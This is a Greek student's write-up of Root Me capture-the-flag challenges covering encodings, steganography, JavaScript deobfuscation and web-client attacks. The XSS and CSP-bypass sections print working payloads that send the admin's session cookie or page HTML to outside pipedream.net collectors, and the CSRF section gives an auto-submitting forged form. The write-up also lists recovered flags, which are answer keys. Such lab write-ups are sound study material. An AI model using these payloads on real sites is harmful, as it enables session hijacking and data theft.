



**Πανεπιστήμιο Πειραιώς**  
Τμήμα Πληροφορικής

## «Ασφάλεια Πληροφοριών», Root Me Report

### Ομάδα Εργασίας

Ονοματεπώνυμο	Αριθμός Μητρώου	e-mail
Ευστάθιος Καραδημητρίου	ΜΠΠΛ21024	<a href="mailto:stathis.karadimitriou@gmail.com">stathis.karadimitriou@gmail.com</a>

## Περιεχόμενα

<b>Σχετικά με το Root Me</b>	<b>3</b>
<b>My profile</b>	<b>3</b>
<b>Helper tools</b>	<b>4</b>
<b>Rootme challenges</b>	<b>5</b>
Cryptanalysis challenges	5
Realist challenges	6
Steganography challenges	7
Web-Client challenges	8
Web-Server challenges	24

## Σχετικά με το Root Me

Το Root Me αποτελεί μια online πλατφόρμα η οποία είναι αφιερωμένη στο cybersecurity και στο hacking. Προσφέρει online challenges κυμαινόμενης δυσκολίας σε μια μεγάλη γκάμα κατηγοριών ανάλογα με το είδος του κάθε challenge. Ο χρήστης προκειμένου να ξεκινήσει τα hacking hands-on challenge που υπάρχουν θα πρέπει να δημιουργήσει έναν νέο λογαριασμό. Για κάθε ολοκληρωμένο challenge ο χρήστης λαμβάνει πόντους. Η πλατφόρμα είναι ένας interactive τρόπος να έρθει κάποιος πιο κοντά στο security κομμάτι ιστοσελίδων και συστημάτων, ενώ τα challenges που υπάρχουν έχουν σχεδιαστεί για να προσομοιώνουν real-life σενάρια.

## My profile

Ο χρήστης μου είναι ο “skaradimitriou” και το προφίλ μου στο root me παρουσιάζεται παρακάτω:

The screenshot shows the user profile for 'skaradimitriou' on the Root Me platform. The profile includes a navigation bar with 'Profil', 'Score', 'CTF all the day', 'Statistiques', and 'Contact'. The user's stats are displayed as follows:

- Place: 13815
- Points: 890
- Challenges: 46
- Compromissions: 0

The 'Mes informations' section shows the user's status as 'Visiteur', 0 posts, and 0 ChatBox messages. The 'Classement' table shows the user's ranking among other participants.

Place	Avatar	Utilisateur	Langue	Rang	Score
# 13617		Haz3	FR	25	895
# 13617		eko	FR	25	895
# 13815		skaradimitriou	GB	25	890
# 13791		njdou	FR	25	885
# 13791		azoriu	FR	25	885

A link 'Tout afficher' is available at the bottom of the ranking table.

## Helper tools

### RequestBin

To RequestBin αποτελεί μια online υπηρεσία η οποία δίνει την δυνατότητα να δημιουργήσει κάποιος προσωρινά endpoints για testing σκοπούς αλλά και για να κάνει inspect κάποιο request. Χρησιμοποιείται για debugging και monitoring σκοπούς κατά την διαδικασία δημιουργίας ενός API. Ο χρήστης μπορεί να πραγματοποιήσει requests σε αυτά τα temporary urls προκειμένου να δει πληροφορίες των request του, όπως headers, body και άλλα.

### Burp

To Burp Suite είναι ένα ευρέως χρησιμοποιούμενο και ισχυρό σύνολο εργαλείων σχεδιασμένο για security δοκιμές σε web εφαρμογές. Αναπτύχθηκε από την PortSwigger, μια εταιρεία που ειδικεύεται στην ασφάλεια ιστού.

To Burp Suite αποτελείται από πολλά στοιχεία που συνεργάζονται για να βοηθήσουν τους επαγγελματίες ασφαλείας και τους ερευνητές στον εντοπισμό τρωτών σημείων και στην αξιολόγηση της ασφάλειας των εφαρμογών Ιστού. Στο πλαίσιο της εργασίας, χρησιμοποιήθηκαν τα παρακάτω εργαλεία:

Proxy: Το εργαλείο Proxy λειτουργεί ως ενδιάμεσος μεταξύ του προγράμματος περιήγησης και της εφαρμογής web-στόχου. Επιτρέπει στους χρήστες να παρακολουθούν και να τροποποιούν requests και responses.

Repeater: Το εργαλείο Repeater επιτρέπει τον χειροκίνητο χειρισμό και την επανάληψη μεμονωμένων requests. Είναι χρήσιμο για τη δοκιμή συγκεκριμένων σεναρίων αιτήματος/απόκρισης και την παρατήρηση της συμπεριφοράς της εφαρμογής

**Web browser console** για debugging.

**Online converters** προκειμένου να μετασχηματιστεί η πληροφορία σε κάποιο άλλο format.

**CMD** για curl requests execution, tests και άλλα.

## Rootme challenges

## Cryptanalysis challenges

### Encoding - ASCII - 5 points

Ανοίγει μια σελίδα και δείχνει το παρακάτω string

```
4C6520666C6167206465206365206368616C6C656E6765206573743A203261633337363438
316165353436636436383964356239313237356433323465
```

Αυτό ζητείται να γίνει decode με σκοπό να βρω το password. Παρατηρώ πως είναι hexadecimal string, οπότε αρκεί να το κανω convert σε text online

#### Convert hexadecimal to text

Input data

```
4C6520666C6167206465206365206368616C6C656E6765206573743A203261633337
363438316165353436636436383964356239313237356433323465
```

Convert

hex numbers to text

Output:

```
Le flag de ce challenge est: 2ac376481ae546cd689d5b91275d324e
```

To output => “Le flag de ce challenge est: 2ac376481ae546cd689d5b91275d324e” Άρα το password είναι : “ 2ac376481ae546cd689d5b91275d324e”. Βάζω το password στο field της απάντησης.

### Encoding - UU - 5 Points

Σκοπός του challenge είναι να βρω το password. Παρατηρώ πως στην οθόνη έχει κάτι το οποίο είναι encoded σε UU format.



Χρησιμοποιώ έναν online converter για να κάνω decode το UU. Δίνει result => PASS = ULTRASIMPLE. Βάζω το password στο field της απάντησης.

## Realist challenges

### It happens, sometimes - 10 points

Ανοίγει μια σελίδα και ζητείται να πάμε στη σελίδα του admin (η οποία ανοίγει αν βαλω /admin στο αρχικό url). Απο δοκιμάζοντας όλα τα Http request types προεκυψε πως με put στο url με curl στο terminal φερνει το password (0010110111101001). Βάζω το password στο field της απάντησης.

```

Microsoft Windows [Version 10.0.22621.1555]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ekaradimitriou>curl -X PUT "http://challenge01.root-me.org/realiste/ch3/admin/" ^
More? -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7" ^
More? -H "Accept-Language: en-US,en;q=0.9" ^
More? -H "Cache-Control: max-age=0" ^
More? -H "Connection: keep-alive" ^
More? -H "Upgrade-Insecure-Requests: 1" ^
More? -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0 Safari/537.36" ^
More? n
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html>
<head>
  <title>Admin section</title>
</head>
<body>
  <h1>Mot de passe / password : 0010110111101001</h1>
</body>
</html>
curl: (6) Could not resolve host: n

C:\Users\ekaradimitriou>

```

## Steganography challenges

### EXIF - Metadata - 5 Points


Με inspect στον κωδικα του κουμπιου, εμφανιζεται μια png εικονα. Την κατεβάζω. Εφόσον μιλάμε για metadata, ισως κρύβεται κατι στην εικονα. Χρησιμοποιώ το tool <https://www.metadata2go.com/> στο οποίο ανεβάζω την εικονα. Εκεί, εκτός των άλλων μου εμφανίζει gps location απο το οποιο προκύπτει μια διεύθυνση. Το password είναι η πόλη που τραβήχτηκε η φωτογραφία (Marseille).

### Dot and next line - 10 Points

Απο inspect στον κωδικα του κουμπιου κατεβαζω ενα zip file με μια εικονα μέσα. Απο το ονομα του παιχνιδιου, καταλαβαινω πως κατι εχει να κανει με τις τελείες και τις γραμμές. Δοκιμάζω να βρώ τους χαρακτήρες κάτω απο τις τελείες (δίνει password "urpa de") ενώ αν βρω τους χαρακτήρες πάνω απο τις τελείες, δίνει password "chatelet15h". Πληκτρολογώ το password ("chatelet15h") στη λύση

### Twitter Secret Messages - 10 Points

Χρησιμοποιώ το ακόλουθο portal <https://holloway.nz/steg/> το οποιο εμφανιζει κρυφά μηνύματα απο το twitter. Βάζω το tweet που μου δίνει η εκφώνηση στο κάτω μέρος στο decode και μου εμφανίζει δίπλα το μήνυμα => "rendezvous at grand central terminal on friday." Απο την εκφώνηση γνωρίζ πως ο κωδικός είναι το meeting place, συνεπώς ο κωδικός είναι το "grand central terminal".



### Poem from Space - 15 points

Το challenge ξεκινά με ένα κείμενο. Αν όμως πατήσω CTRL + A παρατηρώ πως περιέχει πολλά κενά. Αν αυτά τα κενά τα βάλω σε ενα reader (δλδ απο το καθε Line, αφησω τα κενά μετά τα γράμματα) φέρνει αποτέλεσμα "RootMe{Wh1t3\_Sp4c3}". Πληκτρολογώ το password στη λύση.

## Web-Client challenges

### HTML - disabled buttons - 5 points

Εμφανίζει μια φόρμα με disabled input. Κάνω inspect code, βγάζω το disabled απο τον html code στον inspector, βάζω ένα dummy text και παταω το κουμπι. Εμφανίζεται ο κωδικός τον οποίο πληκτρολογώ στο rootme.

### Javascript - Authentication - 5 points

Εμφανίζεται μια login form με username και password. Σκοπός είναι να βρώ το password. Κάνω inspect code και παρατηρώ πως στην onclick() του button καλείται μια login() method στον js code. Ανοίγω το js file (sources tab) και βλέπω πως υπάρχει το username & password εκεί. username=="4dm1n", password=="sh.org" . Βάζω το password στην απάντηση

### Javascript - Source - 5 points

Εμφανίζεται στη σελίδα ενα prompt να βάλω κάποιο password. Κάνω inspect code και πηγαίνω στο html file(sources). Εκεί παρατηρώ πως υπάρχει κάποιο validation ως προς το password. Βάζω το "123456azerty" στην απάντηση του challenge.

### Javascript - Authentication 2 - 10 points

Εμφανίζεται μια σελίδα με ενα κουμπι. Σκοπός είναι να βρω το password. Κάνω inspect code και παρατηρώ πως στον html code το button κάνει trigger μια μέθοδο connexion. Αυτή η μέθοδος στο js file (sources) παρατηρώ πως πραγματοποιεί split του "var TheLists = ["GOD:HIDDEN"];," με βάση το ":". Άρα έχουμε username "GOD" και password "HIDDEN". Βάζω το password στην απάντηση του challenge.

### Javascript - Obfuscation 1 - 10 points

Εμφανίζεται μια σελίδα με prompt να βάλω κάποιον κωδικό. Σκοπός του challenge είναι να βρεθεί το password. Κάνω inspect code και παρατηρώ πως στο head έχει ένα script. Εκεί υπάρχει το pass σε μια μη κατανοητή μορφή. Πιο κάτω παρατηρώ πως καλείται μια μέθοδος unescape(pass). Τρέχω την unescape(pass) με το pass που υπάρχει παραπάνω στο web console που υπάρχει.

Άρα για

unescape('%63%70%61%73%62%69%65%6e%64%75%72%70%61%73%73%77%6f%72%64') παίρνω result => 'cpasbiendurpassword'. Βάζω τον κωδικό στην απάντηση του challenge.

### Javascript - Obfuscation 2 - 10 points



Ανοίγει μια άδεια σελίδα. Σκοπός μου να βρω το password. Με inspect code παρατηρώ πως στο head υπάρχει το password στην παρακάτω μορφή:

```
var pass =  
unescape("unescape%28%22String.fromCharCode%2528104%252C68%252C117%252C102%252C106%252C100%252C107%252C105%252C49%252C53%252C54%2529%22%29");
```

Ανοίγω το console (terminal) και πραγματοποιώ τις παρακάτω ενέργειες:

1. Τρέχω το  
`unescape("unescape%28%22String.fromCharCode%2528104%252C68%252C117%252C102%252C106%252C100%252C107%252C105%252C49%252C53%252C54%2529%22%29");`
2. Τρέχω το  
`'unescape("String.fromCharCode%28104%2C68%2C117%2C102%2C106%2C100%2C107%2C105%2C49%2C53%2C54%29")'` (απο το result της (1)).  
Δίνει result : `'(104,68,117,102,106,100,107,105,49,53,54)'`
3. Τρέχω το `String.fromCharCode(104,68,117,102,106,100,107,105,49,53,54)` και δίνει result to password (`"hDufjdk156"`)

Πληκτρολογώ τον κωδικό στην απάντηση του challenge.

### Javascript - Native code - 15 points

Ανοίγει μια άδεια σελίδα. Σκοπός μου είναι να βρω το password. Παρατηρώ πως στο body του html υπάρχει στο script κατι περίεργο. Παρατηρώ πως ακολουθεί κάποιο pattern ενώ στο τέλος ανοιγοκλείνουν παρενθέσεις οπότε ίσως πρόκειται για κάποια μέθοδο. Κάνω copy το string και βγάζω τις 2 τελευταίες παρενθέσεις και το τρέχω στο console. Φέρνει το παρακάτω result:

```
f anonymous(  
) {  
a=prompt('Entrez le mot de passe');if(a=='toto123lol'){alert('bravo');}else{alert('fail...');}  
}
```

Άρα το password είναι `"toto123lol"`. Βάζω το password στην απάντηση του challenge.

### Javascript - Obfuscation 3 - 30 Points

Ανοίγει μια σελίδα με prompt για κωδικό. Κλείνω το παράθυρο και κάνω inspect code  
Βλέπω πως κατι υπάρχει στον html code. Το βάζω στο console και μου κατι πιο χρήσιμο. Αν καλέσω και την `String.fromCharCode` και περασσω ως παράμετρο το πρώτο output, τότε βγαίνει το password

```

> '\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30'
< '55,56,54,79,115,69,114,116,107,49,50'
> String.fromCharCode(55,56,54,79,115,69,114,116,107,49,50)
< '7860sErtk12'
>

```

Άρα το password είναι: 7860sErtk12

## XSS - Stored - 30 Points

Εμφανίζεται μια φόρμα με ένα title και ένα content και το challenge μου λέει να κλέψω το session cookie του admin και να το χρησιμοποιήσω για να κάνω validate το challenge.

Αν στείλω ένα μήνυμα με dummy title και το παρακάτω στο body:

```

<script>document.write('<img
src=\<a href="https://eomc6qeh7kwofo3.m.pipedream.net/?cookie='+document.cookie+'>\"');</script>

```

Με τη χρήση του request bin, λαμβάνω το παρακάτω hit στο url μου.




Άρα από το παραπάνω url προκύπτει η πληροφορία πως το cookie του admin είναι `?cookie=ADMIN_COOKIE=NkI9qe4cdLIO2P7MIsWS8ofD6%3E` και το password είναι `"NkI9qe4cdLIO2P7MIsWS8ofD6"`

## CSP Bypass - Inline code - 35 Points

Ανοίγει μια σελίδα στην οποία δεν είναι ξεκάθαρο πως μπορούμε να κάνουμε extract αυτό το flag που αναφέρει, ωστόσο παρατηρώ ότι στην μπάρα έχουμε ένα query `?user=""`. Παρατηρώ πως αν προσθέσω κώδικα στο url =>

[http://challenge01.root-me.org:58008/page?user=%3Cimg%20src=x%20onerror=%22alert\(document.domain\)%22%3E](http://challenge01.root-me.org:58008/page?user=%3Cimg%20src=x%20onerror=%22alert(document.domain)%22%3E)

Τότε εμφανίζει ένα alert message με το domain. Άρα θα μπορέσω να γράψω κώδικα σε αυτό το σημείο.



Σκοπός μου τότε είναι να κάνω encode & base64 το innerHTML της σελίδας και στη συνέχεια κάπως να το στείλω για να πάρω το HTML flag. Δοκιμάζω τοπικά να κάνω αυτό το conversion και βλέπω πως πετυχαίνει. Οπότε, αν βάλω ένα url απο το requestbin, τότε θα μου φέρει το html flag ώστε να το βάλω. Συνεπώς, φτιάχνω το url μου και το περνάω στην form του “Report a vulnerability”:

`http://challenge01.root-me.org:58008/page?user=<img/src=x  
onerror="window.top.location='//eo60hl81s8m4lhh.m.pipedream.net?htmlflag'.concat(btoa(encodeURIComponent(document.body.innerHTML)))">`

## Report a vulnerability

Enter the vulnerable URL:

`'btoa(encodeURIComponent(document.body.innerHTML)))">`



We received your vulnerability, please wait a few minutes !

Ελαβα στο requestbin το html flag:

Άρα αν ακολουθήσω την αντίστροφη διαδικασία για να το κάνω decrypt, θα προκύψει το password:

[illegible]

Άρα το flag είναι "CSP 34SY T0 BYP4S W1TH SCR1PT".

## CSRF - 0 protection - 35 Points

Ανοίγει μια σελίδα στην οποία βλέπω username, password για sign in. Κάνω register με dummy data: Username: "stathis", password = "123456". Κάνω login στον λογαριασμό μου και πηγαίνω στο profile. Εκεί έχει την επιλογή να στείλω και παρατηρώ στον κώδικα πως κάνει ένα post request στο ?action-contact.

```
▼ <fieldset>
  <legend>Contact</legend>
  ▼ <form method="post" action="?action=contact"> == $0
    ▼ <div>
      <input type="email" placeholder="Your email" style="width:500px">
    </div>
    <br>
    ▶ <div> ... </div>
    <br>
    <button type="submit">Submit</button>
```

Αν εγώ πάω στο profile, δεν μπορώ να κάνω check το "status" checkbox γιατί λει δεν είμαι admin. Οπότε, φτιάχνω ένα κομμάτι κώδικα (τον οποίο παίρνω από τον html code του profile tab) ώστε να στείλει ένα post με checked το status checkbox.

```
<form id="form" action="http://challenge01.root-me.org/web-client/ch22/?action=profile"
method="post" enctype="multipart/form-data">
  <div class="form-group">
    <label>Username:</label>
    <input type="text" name="username" value="stathis">
  </div>
  <br>
  <div class="form-group">
    <label>Status:</label>
    <input type="checkbox" name="status" checked >
  </div>
  <br>
  <button type="submit">Submit</button>
</form>
<script>document.getElementById("form").submit()</script>
```

Βάζω το παραπάνω snippet στο contact tab στο body και στο mail βάζω ένα dummy email address ("[stathis@gmail.com](mailto:stathis@gmail.com)").



[Contact](#) | [Profile](#) | [Private](#) | [Logout](#)

Contact

stathis@gmail.com

Comment

```
<form id="form" action="http://challenge01.root-me.org/web-client/ch22/?
action=profile" method="post" enctype="multipart/form-data">
  <div class="form-group">
    <label>Username:</label>
    <input type="text" name="username" value="stathis">
  </div>
  <br>
  <div class="form-group">
    <label>Status:</label>
    <input type="checkbox" name="status" checked >
  </div>
  <br>
  <button type="submit">Submit</button>
</form>
<script>document.getElementById("form").submit()</script>
```

Submit

Μετά απο λίγα λεπτά, στο "Private" tab βλέπω το flag (Good job dude, flag is :  
Csrf\_Fr33style-L3v3l1!)



[Contact](#) | [Profile](#) | [Private](#) | [Logout](#)

Good job dude, flag is : Csrf\_Fr33style-L3v3l1!



## XSS DOM Based - Introduction - 35 points

Ανοίγει μια σελίδα στην οποία είναι ζητούμενο να κλέψουμε το cookie του admin.

Παρατηρώ πως μπορώ να γράψω κώδικα στο πεδίο του αριθμού (πχ να δείξω ένα alert).  
Οπότε, θα κατασκευάσω ένα url στο οποίο θα φαίνεται το session cookie με τη βοήθεια του RequestBin.


[http://challenge01.root-me.org/web-client/ch32/index.php?number=':document.location.href='https://eo60hl81s8m4lhh.m.pipedream.net/?cookie='.concat\(document.cookie\);//](http://challenge01.root-me.org/web-client/ch32/index.php?number=':document.location.href='https://eo60hl81s8m4lhh.m.pipedream.net/?cookie='.concat(document.cookie);//)

Κάνω encode το κομμάτι μετά το number= και προκύπτει το:

<http://challenge01.root-me.org/web-client/ch32/index.php?number=%27%3Bdocument.location.href%3D%27https%3A%2F%2Feo60hl81s8m4lhh.m.pipedream.net%2F%3Fcookie%3D%27.concat%28document.cookie%29%3B%2F%2F>

Τοποθετώ το url που έφτιαξα στο Contact tab και πατάω submit.

Σε λίγα λεπτά λαμβάνω το cookie στο requestbin




Άρα το password είναι “rootme{XSS\_D0M\_BaSed\_InTr0}”

## HTML - Response Splitting - 70 Points


Ανοίγει μια σελίδα, καλούμαι να επιλέξω την γλώσσα. Έχοντας εγκαταστήσει το burp suite, ανοίγω το intercept is on απο το tab “Proxy” (αφου εχω κανει setup το ιδιο proxy στον Mozilla




έτσι ώστε να μπορούν τα requests να γίνονται intercept). Προσπαθώ να κάνω injection στα request headers και βλέπω από το tab repeater πως μπορώ (βλ. δεξιά το highlighted text).



Με την χρήση του console tab στον browser, δημιουργώ το request και κρύβω έναν κώδικα ο οποίος μου δίνει το cookie του admin.

